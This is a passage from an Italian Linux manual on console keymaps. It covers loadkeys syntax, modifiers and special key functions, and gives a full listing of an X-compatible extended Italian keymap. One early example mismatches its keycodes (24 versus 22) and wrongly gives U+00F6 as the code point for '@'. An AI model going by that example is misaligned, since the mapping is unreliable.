…
0x01fe  F245
0x01ff  F246
0x0200  VoidSymbol
0x0201  Return
…
0x0404  dead_diaeresis
0x0405  dead_cedilla
0x0500  Console_1
0x0501  Console_2
…
0x0c06  SCtrlL
0x0c07  SCtrlR

The following synonyms are recognized:

Control_h        for BackSpace
Control_i        for Tab
…
Recognized modifier names and their column numbers:
shift              1
altgr              2
control            4
alt                8
shiftl            16
shiftr            32
ctrll             64
ctrlr            128
```

Quando si tratta di caratteri tipografici particolari, può capitare di non riconoscere un nome già previsto, oppure questo può mancare del tutto. In quel caso, si può indicare il punto di codifica Unicode, secondo la notazione seguente:

```
U+hhhh
```

Per esempio, ecco come potrebbe apparire la definizione relativa al tasto [*o*], quando non si sa che la chiocciola si identifica con il nome '**at**':

```
keycode  24 = o
        shift         keycode  22 = O
        altgr         keycode  22 = U+00F6
```

In pratica, con il modificatore '**AltGr**' si intende ottenere il simbolo «@», ma non sapendo come fare, si utilizza la notazione U+00F6.

La notazione attraverso l'indicazione del punto di codifica va bene sempre, anche se si usa una codifica del tipo ISO 8859 (a soli 8 bit).

113.4 Funzionalità speciali

Studiando un file di mappa della tastiera si possono trovare alcune cose interessanti, come la definizione di combinazioni particolari. Gli estratti riportati di seguito provengono dalla mappa italiana normale: '/usr/share/keymaps/i386/qwerty/it.kmap'. I modificatori utilizzati sono quelli degli esempi precedenti, ovvero: 0, 1, 2, 4, 6, 8, 9 e 12.

```
keycode  57 = space            space
        control keycode  57 = nul
        alt     keycode  57 = Meta_space
        control alt keycode 57 = Meta_nul
```

Nell'esempio appena mostrato si nota che la combinazione [*Ctrl Spazio*] genera un carattere *<NUL>*.

```
keycode  59 = F1               F11              Console_13
        control keycode  59 = F1
        alt     keycode  59 = Console_1
        control alt     keycode  59 = Console_1
keycode  60 = F2               F12              Console_14
        control keycode  60 = F2
        alt     keycode  60 = Console_2
        control alt     keycode  60 = Console_2
…
string F1 = "\033[[A"
string F2 = "\033[[B"
…
string F11 = "\033[23~"
string F12 = "\033[24~"
…
```

Quello che appare sopra è la dichiarazione del comportamento dei tasti funzionali. I nomi di questi tasti non sono riconosciuti e quindi si dichiara più avanti la stringa che deve essere generata quando si fa riferimento a questi.

Si può osservare che la combinazione [*Maiuscole F1*] genera l'equivalente di [*F11*].

La combinazione [*Alt F1*] o [*Ctrl Alt F1*] serve notoriamente per selezionare la prima console virtuale, cosa che viene definita chiaramente con le istruzioni '**alt keycode 59 = Console_1**' e '**control alt keycode 59 = Console_1**'. Nello stesso modo si può osservare che la combinazione [*AltGr F1*] seleziona la tredicesima console virtuale (ammesso che ci sia).

```
keycode  70 = Scroll_Lock      Show_Memory      Show_Registers
        control keycode  70 = Show_State
        alt     keycode  70 = Scroll_Lock
```

Da questa dichiarazione, si osserva che la combinazione [*Maiuscole BlocScorr*] visualizza la situazione dell'uso della memoria, la combinazione [*AltGr BlocScorr*] mostra la situazione dei registri e la combinazione [*Ctrl BlocScorr*] mostra lo stato.

L'esempio seguente è tratto da una mappa per una tastiera russa, che prevede i primi due livelli con un alfabeto latino, mentre il terzo livello può essere fissato utilizzando il tasto [*Ctrl*] destro:

```
# Russian Cyrillic keyboard.map. "Cyrillic" mode is toggled by
# Right_Ctrl key and shifted by AltGr key.
keymaps 0-4,6,8,10,12
strings as usual
…
                keycode 96 =    KP_Enter
                keycode 97 =    AltGr_Lock
                keycode 98 =    KP_Divide
…
```

Si può osservare l'uso della definizione '**`AltGr_Lock`**' per ottenere il passaggio stabile al terzo livello, come se qualcuno tenesse sempre premuto il tasto [*AltGr*]. Naturalmente, per sbloccare la selezione del terzo livello basta ripremere lo stesso tasto già usato per inserirlo.

Capitolo 114

Tastiera italiana conforme a X

Esistono diverse versioni di mappe per la tastiera italiana, distribuite comunemente con le distribuzioni GNU/Linux. Dovrebbe trattarsi dei file '`it.kmap.gz`', '`it2.kmap.gz`' e '`it-ibm.kmap.gz`', contenuti normalmente nella directory '`/usr/share/keymaps/i386/qwerty/`'. Nessuna di queste mappe soddisfa l'esigenza di buona compatibilità con quella usata con X: simboli importanti come la tilde, le parentesi graffe e le virgolette basse si trovano spesso in posizioni differenti. Oltre a questo, la mappa di X offre una serie di alternative nei livelli tre e quattro, provenienti dallo standard ISO 9995 ed è un peccato non poter avere un modo uniforme per ottenere i simboli desiderati.

Questo capitolo presenta la configurazione di una mappa italiana estesa, che ha l'obiettivo di essere il più possibile conforme al modello di quella usata con X, come si vede dalla figura 114.1. Il sorgente della mappa che viene descritta appare alla fine del capitolo, nel listato 114.2. Si osservi che non è prevista la presenza di un tasto per fissare il terzo livello ('**`AltGr_Lock`**'), perché la mappa italiana consente normalmente di ottenere tutti i simboli necessari per scrivere in lingua inglese e il passaggio al terzo livello viene richiesto raramente (per esempio per la chiocciola, le parentesi quadre e quelle graffe).

114.1 Codifica

La configurazione della tastiera proposta non riporta l'indicazione della codifica, perché può essere indifferentemente ISO 8859-1 o ISO 10646-18. Naturalmente, quando si utilizza '**`loadkeys`**' con questa mappa e la console non sta funzionando secondo la codifica UTF-8, si ottengono dei messaggi di errore, non fatali, per i caratteri che con ISO 8859-1 non possono essere ottenuti. Ovviamente, tali caratteri possono essere ottenuti solo quando la console può gestirli.

114.2 Modificatori virtuali «control» e «meta»

Il modificatore virtuale '**`Control`**' è abbinato indifferente a uno dei due tasti [*Ctrl*], mentre il modificatore virtuale '**`Meta`**' è abbinato al tasto [*Alt*] sinistro.

Le combinazioni virtuali di questi modificatori sono associate in modo da poter essere ottenute secondo un criterio logico, anche se non è detto che siano facili da ottenere. Per esempio, la parentesi quadra chiusa appare sia nel tasto utilizzato normalmente per ottenere la lettera «è» (e con accento grave), sia nel tasto utilizzato normalmente per ottenere il numero otto. Pertanto, la combinazione virtuale <*Meta_bracketleft*> si ottiene come [*Alt [*], che in pratica può essere ottenuta come [*Alt AltGr è*], oppure [*Alt AltGr 8*]. Naturalmente, quando il simbolo da combinare si trova nel quarto livello, occorre inserire nella combinazione reale anche il tasto [*Maiuscole*].

Si osservi che la combinazione reale [*Maiuscole Esc*] genera il carattere <*NUL*> (pari allo zero binario), pertanto la combinazione virtuale <*Meta_nul*> si ottiene come [*Maiuscole Alt Esc*].

Figura 114.1. Tastiera italiana conforme a X, divisa in due parti per motivi di spazio. I simboli di colore diverso dal nero sono estensioni alla tastiera italiana; i simboli disegnati sul lato destro dei tasti si ottengono con il terzo e quarto livello; i simboli in rosso sono accenti morti; le lettere accentate maiuscole si ottengono premendo anche il tasto [*Ctrl*] sinistro.

114.3 Combinazioni numeriche

Tenendo premuto il tasto [*Alt*], oppure il tasto [*Ctrl*], è possibile comporre sulla tastiera numerica il numero (in base dieci) del carattere che si vuole ottenere. Il carattere si ottiene quando si rilascia il tasto usato per iniziare la sequenza ([*Alt*] o [*Ctrl*]). Si può fare la stessa cosa usando i numeri che appaiono sulla parte superiore della parte alfanumerica della tastiera, ma in tal caso si può usare soltanto il tasto [*Ctrl*].

Tenendo premuta la combinazione [*Maiuscole Ctrl*], è possibile comporre il numero di un carattere che si vuole ottenere, ma in esadecimale. Per le cifre numeriche da uno a nove si può usare indifferentemente la tastiera numerica o quella alfanumerica.

114.4 Accenti morti e composizione

Le sequenze con cui si generano le lettere accentate a partire dagli accenti morti sono quelle predefinite; pertanto possono essere differenti rispetto a quelle usate nella configurazione di X. Oltre a questo fatto, è da notare che non è possibile definire un accento morto del tipo *dead ring*, pertanto, con la combinazione reale [*Maiuscole AltGr à*] si ottiene direttamente la lettera «å», che è l'unica prevista per quella ipotetica trasformazione. Inoltre, non è possibile dichiarare un accento morto del tipo *dead macron*, pertanto in corrispondenza della combinazione reale [*AltGr -*] non si ottiene alcunché.

È previsto un tasto per iniziare una sequenza di composizione. Si tratta precisamente del tasto [*Menù*], che è disponibile solo con una tastiera a 105 tasti. Anche le sequenze di composizione sono quelle predefinite.

114.5 Lettere accentate maiuscole

I quattro livelli previsti, che si ottengono come [***x***], [*Maiuscole* ***x***], [*AltGr* ***x***] e [*Maiuscole AltGr* ***x***], non consentono di produrre alcune lettere accentate. X produce tali lettere utilizzando il tasto [*Fissamaiuscole*], ma nella console questo non è distinguibile da un tasto [*Maiuscole*] che rimane premuto. Pertanto, è stato necessario attribuire tale compito ai tasti [*Ctrl*], così, per ottenere la lettera «È» (e maiuscola con accento grave), si può usare la combinazione [*Ctrl è*]; nello stesso modo, per ottenere la lettera «É», si può usare la combinazione [*Maiuscole Ctrl è*]. Lo stesso ragionamento vale anche quando la lettera da rendere in maiuscolo si trova a un livello superiore, come nel caso di «Å», che si può ottenere come [*Maiuscole Ctrl AltGr à*].

Si osservi che dove ciò non è necessario, la combinazione con il tasto [*Ctrl*] non è stata prevista, oppure serve per generare una combinazione virtuale del tipo <*Control_**x***>.

114.6 Barra spaziatrice

La pressione della barra spaziatrice produce normalmente il carattere <*SP*>, ma se si usa in combinazione con il tasto [*Ctrl*], si ottiene uno spazio non interrompibile (o non separabile), che corrisponde al codice U+00A0.

114.7 Tasti funzionali

I tasti funzionali [*F1*], [*F2*],... [*F12*], agiscono come di consueto, se però si aggiunge in combinazione il tasto [*Maiuscole*], ci si sposta in avanti di 10 posizioni: [*Maiuscole F1*] equivale a [*F11*], [*Maiuscole F2*] equivale a [*F12*],...

La selezione delle console virtuali avviene come di consueto, utilizzando la combinazione [*Alt* ***Fn***], oppure [*Ctrl Alt* ***Fn***]; se si aggiunge nella combinazione il tasto [*Maiuscole*], si ottiene la console ***n***+10.

Listato 114.2. Sorgente della mappa italiana estesa, compatibile con X.

```
keymaps 0-15
compose as usual for "iso-8859-1"
#
                                keycode   1 = Escape
shift                           keycode   1 = nul
                        alt     keycode   1 = Meta_Escape
shift                   alt     keycode   1 = Meta_nul
#
                                keycode   2 = one
shift                           keycode   2 = exclam
        altgr                   keycode   2 = onesuperior
shift   altgr                   keycode   2 = exclamdown
                control         keycode   2 = Ascii_1
                        alt     keycode   2 = Meta_one
shift                   alt     keycode   2 = Meta_exclam
shift           control         keycode   2 = Hex_1
#
                                keycode   3 = two
shift                           keycode   3 = quotedbl
        altgr                   keycode   3 = twosuperior
shift   altgr                   keycode   3 = dead_diaeresis
                control         keycode   3 = Ascii_2
                        alt     keycode   3 = Meta_two
shift                   alt     keycode   3 = Meta_quotedbl
shift           control         keycode   3 = Hex_2
#
                                keycode   4 = three
shift                           keycode   4 = sterling
        altgr                   keycode   4 = threesuperior
shift   altgr                   keycode   4 = dead_tilde
                control         keycode   4 = Ascii_3
                        alt     keycode   4 = Meta_three
                control alt     keycode   4 = Meta_Escape
shift           control         keycode   4 = Hex_3
#
                                keycode   5 = four
shift                           keycode   5 = dollar
        altgr                   keycode   5 = onequarter
shift   altgr                   keycode   5 = U+215B    # 1/8
                control         keycode   5 = Ascii_4
                        alt     keycode   5 = Meta_four
shift                   alt     keycode   5 = Meta_dollar
```

```
shift           control         keycode   5 = Hex_4
#
                                keycode   6 = five
shift                           keycode   6 = percent
        altgr                   keycode   6 = onehalf
shift   altgr                   keycode   6 = U+215C    # 3/8
                control         keycode   6 = Ascii_5
                        alt     keycode   6 = Meta_five
shift                   alt     keycode   6 = Meta_percent
shift           control         keycode   6 = Hex_5
#
                                keycode   7 = six
shift                           keycode   7 = ampersand
        altgr                   keycode   7 = notsign
shift   altgr                   keycode   7 = U+215D    # 5/8
                control         keycode   7 = Ascii_6
                        alt     keycode   7 = Meta_six
shift                   alt     keycode   7 = Meta_ampersand
shift           control         keycode   7 = Hex_6
#
                                keycode   8 = seven
shift                           keycode   8 = slash
        altgr                   keycode   8 = braceleft
shift   altgr                   keycode   8 = U+215E    # 7/8
                control         keycode   8 = Ascii_7
                        alt     keycode   8 = Meta_seven
shift                   alt     keycode   8 = Meta_slash
        altgr           alt     keycode   8 = Meta_braceleft
shift           control         keycode   8 = Hex_7
#
                                keycode   9 = eight
shift                           keycode   9 = parenleft
        altgr                   keycode   9 = bracketleft
shift   altgr                   keycode   9 = U+2122    # TM
                control         keycode   9 = Ascii_8
                        alt     keycode   9 = Meta_eight
shift                   alt     keycode   9 = Meta_parenleft
shift           control         keycode   9 = Hex_8
        altgr           alt     keycode   9 = Meta_bracketleft
#
                                keycode  10 = nine
shift                           keycode  10 = parenright
        altgr                   keycode  10 = bracketright
shift   altgr                   keycode  10 = plusminus
                control         keycode  10 = Ascii_9
        altgr   control         keycode  10 = Control_bracketright
                        alt     keycode  10 = Meta_nine
shift                   alt     keycode  10 = Meta_parenright
shift           control         keycode  10 = Hex_9
        altgr           alt     keycode  10 = Meta_bracketright
        altgr   control alt     keycode  10 = Meta_Control_bracketright
#
                                keycode  11 = zero
```

```
shift                           keycode  11 = equal
        altgr                   keycode  11 = braceright
shift   altgr                   keycode  11 = questiondown
                control         keycode  11 = Ascii_0
                        alt     keycode  11 = Meta_zero
shift                   alt     keycode  11 = Meta_equal
        altgr           alt     keycode  11 = Meta_braceright
shift           control         keycode  11 = Hex_0
#
                                keycode  12 = apostrophe
shift                           keycode  12 = question
        altgr                   keycode  12 = grave
shift   altgr                   keycode  12 = dead_grave
        altgr           alt     keycode  12 = Meta_grave
                        alt     keycode  12 = Meta_apostrophe
shift                   alt     keycode  12 = Meta_question
#
                                keycode  13 = igrave
shift                           keycode  13 = asciicircum
        altgr                   keycode  13 = asciitilde
shift   altgr                   keycode  13 = dead_circumflex
                control         keycode  13 = Igrave
shift           control         keycode  13 = Control_asciicircum
shift           control alt     keycode  13 = Meta_Control_asciicircum
shift                   alt     keycode  13 = Meta_asciicircum
        altgr           alt     keycode  13 = Meta_asciitilde
#
                                keycode  14 = Delete
shift                           keycode  14 = Delete
                        alt     keycode  14 = Meta_Delete
#
                                keycode  15 = Tab
shift                           keycode  15 = Tab
                        alt     keycode  15 = Meta_Tab
#
                                keycode  16 = q
shift                           keycode  16 = Q
        altgr                   keycode  16 = at
shift   altgr                   keycode  16 = U+2126    # Ohm
                control         keycode  16 = Control_q
                control alt     keycode  16 = Meta_Control_q
        altgr           alt     keycode  16 = Meta_at
                        alt     keycode  16 = Meta_q
shift                   alt     keycode  16 = Meta_Q
#
                                keycode  17 = w
shift                           keycode  17 = W
        altgr                   keycode  17 = lstroke
shift   altgr                   keycode  17 = Lstroke
                control         keycode  17 = Control_w
                control alt     keycode  17 = Meta_Control_w
                        alt     keycode  17 = Meta_w
shift                   alt     keycode  17 = Meta_W
```

```
#
                                keycode  18 = e
shift                           keycode  18 = E
        altgr                   keycode  18 = euro
shift   altgr                   keycode  18 = cent
                control         keycode  18 = Control_e
                control alt     keycode  18 = Meta_Control_e
                        alt     keycode  18 = Meta_e
shift                   alt     keycode  18 = Meta_E
shift           control         keycode  18 = Hex_E
#
                                keycode  19 = r
shift                           keycode  19 = R
        altgr                   keycode  19 = paragraph
shift   altgr                   keycode  19 = registered
                control         keycode  19 = Control_r
                control alt     keycode  19 = Meta_Control_r
                        alt     keycode  19 = Meta_r
shift                   alt     keycode  19 = Meta_R
#
                                keycode  20 = t
shift                           keycode  20 = T
        altgr                   keycode  20 = tslash
shift   altgr                   keycode  20 = Tslash
                control         keycode  20 = Control_t
                control alt     keycode  20 = Meta_Control_t
                        alt     keycode  20 = Meta_t
shift                   alt     keycode  20 = Meta_T
#
                                keycode  21 = y
shift                           keycode  21 = Y
        altgr                   keycode  21 = U+2190    # <--
shift   altgr                   keycode  21 = yen
                control         keycode  21 = Control_y
                control alt     keycode  21 = Meta_Control_y
                        alt     keycode  21 = Meta_y
shift                   alt     keycode  21 = Meta_Y
#
                                keycode  22 = u
shift                           keycode  22 = U
        altgr                   keycode  22 = U+2193    # v
shift   altgr                   keycode  22 = U+2191    # ^
                control         keycode  22 = Control_u
                control alt     keycode  22 = Meta_Control_u
                        alt     keycode  22 = Meta_u
shift                   alt     keycode  22 = Meta_U
#
                                keycode  23 = i
shift                           keycode  23 = I
        altgr                   keycode  23 = U+2192    # -->
shift   altgr                   keycode  23 = onesuperior
                control         keycode  23 = Control_i
                control alt     keycode  23 = Meta_Control_i
```

```
                        alt      keycode  23 = Meta_i
shift                   alt      keycode  23 = Meta_I
#
                                 keycode  24 = o
shift                            keycode  24 = O
        altgr                    keycode  24 = oslash
shift   altgr                    keycode  24 = Oslash
                control          keycode  24 = Control_o
                control alt      keycode  24 = Meta_Control_o
                        alt      keycode  24 = Meta_o
shift                   alt      keycode  24 = Meta_O
#
                                 keycode  25 = p
shift                            keycode  25 = P
        altgr                    keycode  25 = thorn
shift   altgr                    keycode  25 = THORN
                control          keycode  25 = Control_p
                control alt      keycode  25 = Meta_Control_p
                        alt      keycode  25 = Meta_p
shift                   alt      keycode  25 = Meta_P
#
                                 keycode  26 = egrave
shift                            keycode  26 = eacute
        altgr                    keycode  26 = bracketleft
shift   altgr                    keycode  26 = braceleft
                control          keycode  26 = Egrave
shift           control          keycode  26 = Eacute
        altgr           alt      keycode  26 = Meta_bracketleft
shift   altgr           alt      keycode  26 = Meta_braceleft
#
                                 keycode  27 = plus
shift                            keycode  27 = asterisk
        altgr                    keycode  27 = bracketright
shift   altgr                    keycode  27 = braceright
        altgr   control          keycode  27 = Control_bracketright
                        alt      keycode  27 = Meta_plus
shift                   alt      keycode  27 = Meta_asterisk
        altgr           alt      keycode  27 = Meta_bracketright
shift   altgr           alt      keycode  27 = Meta_braceright
        altgr   control alt      keycode  27 = Meta_Control_bracketright
#
                                 keycode  28 = Return
shift                            keycode  28 = Return
        altgr                    keycode  28 = Return
shift   altgr                    keycode  28 = Return
#
                                 keycode  29 = Control
#
                                 keycode  30 = a
shift                            keycode  30 = A
        altgr                    keycode  30 = ae
shift   altgr                    keycode  30 = AE
                control          keycode  30 = Control_a
```

```
                control alt     keycode  30 = Meta_Control_a
                        alt     keycode  30 = Meta_a
shift                   alt     keycode  30 = Meta_A
shift           control         keycode  30 = Hex_A
#
                                keycode  31 = s
shift                           keycode  31 = S
        altgr                   keycode  31 = ssharp
shift   altgr                   keycode  31 = section
                control         keycode  31 = Control_s
                control alt     keycode  31 = Meta_Control_s
                        alt     keycode  31 = Meta_s
shift                   alt     keycode  31 = Meta_S
#
                                keycode  32 = d
shift                           keycode  32 = D
        altgr                   keycode  32 = eth
shift   altgr                   keycode  32 = ETH
                control         keycode  32 = Control_d
                control alt     keycode  32 = Meta_Control_d
                        alt     keycode  32 = Meta_d
shift                   alt     keycode  32 = Meta_D
shift           control         keycode  32 = Hex_D
#
                                keycode  33 = f
shift                           keycode  33 = F
        altgr                   keycode  33 = dstroke
        altgr   control         keycode  33 = Dstroke
shift   altgr                   keycode  33 = ordfeminine
                control         keycode  33 = Control_f
                control alt     keycode  33 = Meta_Control_f
                        alt     keycode  33 = Meta_f
shift                   alt     keycode  33 = Meta_F
shift           control         keycode  33 = Hex_F
#
                                keycode  34 = g
shift                           keycode  34 = G
        altgr                   keycode  34 = eng
shift   altgr                   keycode  34 = ENG
                control         keycode  34 = Control_g
                control alt     keycode  34 = Meta_Control_g
                        alt     keycode  34 = Meta_g
shift                   alt     keycode  34 = Meta_G
#
                                keycode  35 = h
shift                           keycode  35 = H
        altgr                   keycode  35 = hstroke
shift   altgr                   keycode  35 = Hstroke
                control         keycode  35 = Control_h
                control alt     keycode  35 = Meta_Control_h
                        alt     keycode  35 = Meta_h
shift                   alt     keycode  35 = Meta_H
#
```

```
                              keycode  36 = j
shift                         keycode  36 = J
        altgr                 keycode  36 = j
shift   altgr                 keycode  36 = J
                control       keycode  36 = Control_j
                control alt   keycode  36 = Meta_Control_j
                        alt   keycode  36 = Meta_j
shift                   alt   keycode  36 = Meta_J
#
                              keycode  37 = k
shift                         keycode  37 = K
        altgr                 keycode  37 = kra
shift   altgr                 keycode  37 = ampersand
                control       keycode  37 = Control_k
                control alt   keycode  37 = Meta_Control_k
                        alt   keycode  37 = Meta_k
shift                   alt   keycode  37 = Meta_K
#
                              keycode  38 = l
shift                         keycode  38 = L
        altgr                 keycode  38 = lstroke
shift   altgr                 keycode  38 = Lstroke
                control       keycode  38 = Control_l
                control alt   keycode  38 = Meta_Control_l
                        alt   keycode  38 = Meta_l
shift                   alt   keycode  38 = Meta_L
#
                              keycode  39 = ograve
shift                         keycode  39 = ccedilla
        altgr                 keycode  39 = at
shift   altgr                 keycode  39 = dead_cedilla
                control       keycode  39 = Ograve
shift           control       keycode  39 = Ccedilla
#
                              keycode  40 = agrave
shift                         keycode  40 = degree
        altgr                 keycode  40 = numbersign
shift   altgr                 keycode  40 = aring     # should be dead ring
                control       keycode  40 = Agrave
shift   altgr   control       keycode  40 = Aring
        altgr           alt   keycode  40 = Meta_numbersign
#
                              keycode  41 = backslash
shift                         keycode  41 = bar
        altgr                 keycode  41 = notsign
shift   altgr                 keycode  41 = brokenbar
                control       keycode  41 = Control_backslash
                control alt   keycode  41 = Meta_Control_backslash
                        alt   keycode  41 = Meta_backslash
shift                   alt   keycode  41 = Meta_bar
#
                              keycode  42 = Shift
#
```

```
                                keycode  43 = ugrave
shift                           keycode  43 = section
                control         keycode  43 = Ugrave
        altgr                   keycode  43 = dead_grave
shift   altgr                   keycode  43 = dead_breve
#
                                keycode  44 = z
shift                           keycode  44 = Z
        altgr                   keycode  44 = guillemotleft
shift   altgr                   keycode  44 = less
                control         keycode  44 = Control_z
                control alt     keycode  44 = Meta_Control_z
                        alt     keycode  44 = Meta_z
shift                   alt     keycode  44 = Meta_Z
shift   altgr           alt     keycode  44 = Meta_less
#
                                keycode  45 = x
shift                           keycode  45 = X
        altgr                   keycode  45 = guillemotright
shift   altgr                   keycode  45 = greater
                control         keycode  45 = Control_x
                control alt     keycode  45 = Meta_Control_x
                        alt     keycode  45 = Meta_x
shift                   alt     keycode  45 = Meta_X
shift   altgr           alt     keycode  45 = Meta_greater
#
                                keycode  46 = c
shift                           keycode  46 = C
        altgr                   keycode  46 = cent
shift   altgr                   keycode  46 = copyright
                control         keycode  46 = Control_c
                control alt     keycode  46 = Meta_Control_c
                        alt     keycode  46 = Meta_c
shift                   alt     keycode  46 = Meta_C
shift           control         keycode  46 = Hex_C
#
                                keycode  47 = v
shift                           keycode  47 = V
        altgr                   keycode  47 = U+201C    # ``
shift   altgr                   keycode  47 = grave
                control         keycode  47 = Control_v
                control alt     keycode  47 = Meta_Control_v
                        alt     keycode  47 = Meta_v
shift                   alt     keycode  47 = Meta_V
#
                                keycode  48 = b
shift                           keycode  48 = B
        altgr                   keycode  48 = U+201D    # ''
shift   altgr                   keycode  48 = acute
                control         keycode  48 = Control_b
                control alt     keycode  48 = Meta_Control_b
                        alt     keycode  48 = Meta_b
shift                   alt     keycode  48 = Meta_B
```

```
shift           control         keycode  48 = Hex_B
#
                                keycode  49 = n
shift                           keycode  49 = N
        altgr                   keycode  49 = ntilde
shift   altgr                   keycode  49 = Ntilde
                control         keycode  49 = Control_n
                control alt     keycode  49 = Meta_Control_n
                        alt     keycode  49 = Meta_n
shift                   alt     keycode  49 = Meta_N
#
                                keycode  50 = m
shift                           keycode  50 = M
        altgr                   keycode  50 = mu
shift   altgr                   keycode  50 = masculine
                control         keycode  50 = Control_m
                control alt     keycode  50 = Meta_Control_m
                        alt     keycode  50 = Meta_m
shift                   alt     keycode  50 = Meta_M
#
                                keycode  51 = comma
shift                           keycode  51 = semicolon
        altgr                   keycode  51 = dead_acute
shift   altgr                   keycode  51 = multiply
                        alt     keycode  51 = Meta_comma
shift                   alt     keycode  51 = Meta_semicolon
#
                                keycode  52 = period
shift                           keycode  52 = colon
        altgr                   keycode  52 = periodcentered
shift   altgr                   keycode  52 = dead_diaeresis
                        alt     keycode  52 = Meta_period
shift                   alt     keycode  52 = Meta_colon
#
                                keycode  53 = minus
shift                           keycode  53 = underscore
        altgr                   keycode  53 = VoidSymbol # should be dead macron
shift   altgr                   keycode  53 = division
shift           control         keycode  53 = Control_underscore
shift           control alt     keycode  53 = Meta_Control_underscore
                        alt     keycode  53 = Meta_minus
shift                   alt     keycode  53 = Meta_underscore
shift           control alt     keycode  53 = Meta_Control_underscore
#
                                keycode  54 = Shift
#
                                keycode  55 = KP_Multiply
shift                           keycode  55 = asterisk
shift                   alt     keycode  55 = Meta_asterisk
#
                                keycode  56 = Alt
#
                                keycode  57 = space
```

```
shift                           keycode  57 = space
                control         keycode  57 = nobreakspace
                        alt     keycode  57 = Meta_space
#
                                keycode  58 = Caps_Lock
#
                                keycode  59 = F1
shift                           keycode  59 = F11
                control         keycode  59 = F1
                control alt     keycode  59 = Console_1
                        alt     keycode  59 = Console_1
shift                   alt     keycode  59 = Console_11
shift           control alt     keycode  59 = Console_11
#
                                keycode  60 = F2
shift                           keycode  60 = F12
                control         keycode  60 = F2
                control alt     keycode  60 = Console_2
                        alt     keycode  60 = Console_2
shift                   alt     keycode  60 = Console_12
shift           control alt     keycode  60 = Console_12
#
                                keycode  61 = F3
shift                           keycode  61 = F13
                control         keycode  61 = F3
                control alt     keycode  61 = Console_3
                        alt     keycode  61 = Console_3
shift                   alt     keycode  61 = Console_13
shift           control alt     keycode  61 = Console_13
#
                                keycode  62 = F4
shift                           keycode  62 = F14
                control         keycode  62 = F4
                control alt     keycode  62 = Console_4
                        alt     keycode  62 = Console_4
shift                   alt     keycode  62 = Console_14
shift           control alt     keycode  62 = Console_14
#
                                keycode  63 = F5
shift                           keycode  63 = F15
                control         keycode  63 = F5
                control alt     keycode  63 = Console_5
                        alt     keycode  63 = Console_5
shift                   alt     keycode  63 = Console_15
shift           control alt     keycode  63 = Console_15
#
                                keycode  64 = F6
shift                           keycode  64 = F16
                control         keycode  64 = F6
                control alt     keycode  64 = Console_6
                        alt     keycode  64 = Console_6
shift                   alt     keycode  64 = Console_16
shift           control alt     keycode  64 = Console_16
```

```
#
                                keycode  65 = F7
shift                           keycode  65 = F17
                control         keycode  65 = F7
                control alt     keycode  65 = Console_7
                        alt     keycode  65 = Console_7
shift                   alt     keycode  65 = Console_17
shift           control alt     keycode  65 = Console_17
#
                                keycode  66 = F8
shift                           keycode  66 = F18
                control         keycode  66 = F8
                control alt     keycode  66 = Console_8
                        alt     keycode  66 = Console_8
shift                   alt     keycode  66 = Console_18
shift           control alt     keycode  66 = Console_18
#
                                keycode  67 = F9
shift                           keycode  67 = F19
                control         keycode  67 = F9
                control alt     keycode  67 = Console_9
                        alt     keycode  67 = Console_9
shift                   alt     keycode  67 = Console_19
shift           control alt     keycode  67 = Console_19
#
                                keycode  68 = F10
shift                           keycode  68 = F20
                control         keycode  68 = F10
                control alt     keycode  68 = Console_10
                        alt     keycode  68 = Console_10
shift                   alt     keycode  68 = Console_20
shift           control alt     keycode  68 = Console_20
#
                                keycode  69 = Num_Lock
#
                                keycode  70 = Scroll_Lock
shift                           keycode  70 = Show_Memory
        altgr                   keycode  70 = Show_Registers
                control         keycode  70 = Show_State
                        alt     keycode  70 = Scroll_Lock
#
                                keycode  71 = KP_7
shift                           keycode  71 = seven
                control         keycode  71 = Ascii_7
                        alt     keycode  71 = Ascii_7
shift           control         keycode  71 = Hex_7
#
                                keycode  72 = KP_8
shift                           keycode  72 = eight
                control         keycode  72 = Ascii_8
                        alt     keycode  72 = Ascii_8
shift           control         keycode  72 = Hex_8
#
```

```
                                keycode  73 = KP_9
shift                           keycode  73 = nine
                control         keycode  73 = Ascii_9
                        alt     keycode  73 = Ascii_9
shift           control         keycode  73 = Hex_9
#
                                keycode  74 = KP_Subtract
shift                           keycode  74 = minus
                        alt     keycode  74 = Meta_minus
#
                                keycode  75 = KP_4
shift                           keycode  75 = four
                control         keycode  75 = Ascii_4
                        alt     keycode  75 = Ascii_4
shift           control         keycode  75 = Hex_4
#
                                keycode  76 = KP_5
shift                           keycode  76 = five
                control         keycode  76 = Ascii_5
                        alt     keycode  76 = Ascii_5
shift           control         keycode  76 = Hex_5
#
                                keycode  77 = KP_6
shift                           keycode  77 = six
                control         keycode  77 = Ascii_6
                        alt     keycode  77 = Ascii_6
shift           control         keycode  77 = Hex_6
#
                                keycode  78 = KP_Add
shift                           keycode  78 = plus
                        alt     keycode  78 = Meta_plus
#
                                keycode  79 = KP_1
shift                           keycode  79 = one
                control         keycode  79 = Ascii_1
                        alt     keycode  79 = Ascii_1
shift           control         keycode  79 = Hex_1
#
                                keycode  80 = KP_2
shift                           keycode  80 = two
                control         keycode  80 = Ascii_2
                        alt     keycode  80 = Ascii_2
shift           control         keycode  80 = Hex_2
#
                                keycode  81 = KP_3
shift                           keycode  81 = three
                control         keycode  81 = Ascii_3
                        alt     keycode  81 = Ascii_3
shift           control         keycode  81 = Hex_3
#
                                keycode  82 = KP_0
shift                           keycode  82 = zero
                control         keycode  82 = Ascii_0
```

```
                        alt     keycode  82 = Ascii_0
shift           control         keycode  82 = Hex_0
#
                                keycode  83 = KP_Period
shift                           keycode  83 = period
        altgr   control         keycode  83 = Boot
                control alt     keycode  83 = Boot
#
                                keycode  84 = Last_Console
#
                                keycode  85 =
#
                                keycode  86 = less
shift                           keycode  86 = greater
        altgr                   keycode  86 = guillemotleft
shift   altgr                   keycode  86 = guillemotright
                        alt     keycode  86 = Meta_less
shift                   alt     keycode  86 = Meta_greater
#
                                keycode  87 = F11
shift                           keycode  87 = F21
                control         keycode  87 = F11
                control alt     keycode  87 = Console_11
                        alt     keycode  87 = Console_11
shift                   alt     keycode  87 = Console_21
shift           control alt     keycode  87 = Console_21
#
                                keycode  88 = F12
shift                           keycode  88 = F22
                control         keycode  88 = F12
                control alt     keycode  88 = Console_12
                        alt     keycode  88 = Console_12
shift                   alt     keycode  88 = Console_22
shift           control alt     keycode  88 = Console_22
#
                                keycode  89 =
                                keycode  90 =
                                keycode  91 =
                                keycode  92 =
                                keycode  93 =
                                keycode  94 =
                                keycode  95 =
                                keycode  96 = KP_Enter
                                keycode  97 = Control
#
                                keycode  98 = KP_Divide
shift                           keycode  98 = slash
                        alt     keycode  98 = Meta_slash
#
